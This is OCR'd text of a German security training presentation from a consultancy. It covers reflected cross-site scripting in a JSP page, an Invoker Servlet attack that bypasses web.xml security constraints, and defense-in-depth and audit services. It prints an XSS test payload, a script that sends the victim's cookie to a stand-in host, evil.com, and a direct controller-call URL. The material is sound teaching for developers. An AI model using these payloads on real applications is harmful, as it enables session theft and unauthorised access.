Mittels Cross-Site Scripting (XSS) können Angreifer die Cookies und SessionIDs Ihrer Kunden stehlen.

Vulnerability: Die Applikation gibt Benutzereingabe in HTML ungefiltert zurück.

```
Dear <%= request.getParameter("name") %>, Thank you
 for your order.
```


Angriff versuchen wo „name" ist

```
<script>alert(document.cookie)</script>
```

XSS Angriff (2)

Andere Strings können benutzt werden, um den Wert des Cookies weiterzuleiten, z.B,:

```
<script>
window.open("http://www.evil.com/cookiestealer?cookie=
 "+document.cookie)
</script>
```



OPTIMA..bit
business information technology


Sicherheitseinstellungen umgehen

Interceptors und Sicherheit

Is the URL restricted access?
This logic is configured in the web.xml file

The interceptor examines requests to test them for security compliance.

Is the user authenticated?
What roles does the user play?
This is configured in the container



Invoker Servlet

Das Invoker Servlet bietet einen Weg, ein Servlet über seine FQN aufzurufen.

Man benutzt den "servlet" context und dann den FQN der Klasse:

```
http://server:port/servlet/com.example.FooController
```

Das Invoker Servlet ist aus Kompatibilitätsgründen immer noch in vielen Containern vorhanden.

WARNUNG!

Servlets, die über den Invoker aufgerufen werden, ignorieren die <security-constraints> in der web.xml

Angriff 6: Invoker Servlet

Der Angreifer ruft den Kontroller direkt auf.

Setzen:

```
name     : Hugo
address  : Foostr123
ccnumber : 12345
product  : Ferrari
quantity : 3
shipping : DHL
```

#der komplette Aufruf!

```
http://192.168.1.26:8080/websales/servlet/web.sales.Co
 ntrollerServlet?action=confirm&name=Hugo&address=Foos
 tr123&ccnumber=12345&product=Ferrari&quantity=3&shipp
 ing=DHL
```

Defense in Depth

Die "Defense in Depth" Strategie beschreibt ein vielschichtiges Sicherheitskonzept.

Viele Schichten erschweren einen kompletten Durchbruch.

Schichten in alten Schlössern:

- **Wasser & Terrain**
- **Zugbrücke**
- **Steinmauer, Brüstungen**
- **Kochendes Öl, Pfeile**
- **Rettungsturm**

Security Assurance Maßnahmen

1. **Policies und Guidelines**
2. **Hardening Guides**
3. **Code & Architektur Review**
4. **Penetration Test**
5. **Entwicklung von Sicherheitskonzepten & Lösungen**
6. **Weiterbildung für Entwickler und Manager**
7. **Sicheres Outsourcing**
8. **Sicherheit im Entwicklungsprozess (sicheres SDLC)**

Dienste

Auditierung und Review


- Architektur Review
- Code Review
- Penetration Test

Strategische Maßnahmen

- Policies
- Integration von Sicherheit in der Entwicklung
- Seminare und "Awareness" Veranstaltungen

Projektunterstützung

- Projektbegleitung und -Beratung
- Entwicklung von Sicherheitskonzepten
- Entwickler Guidelines



Zusammenfassung

Danke für die Aufmerksamkeit!

- **KONTAKT:**
- **bruce.sams@optimabit.com**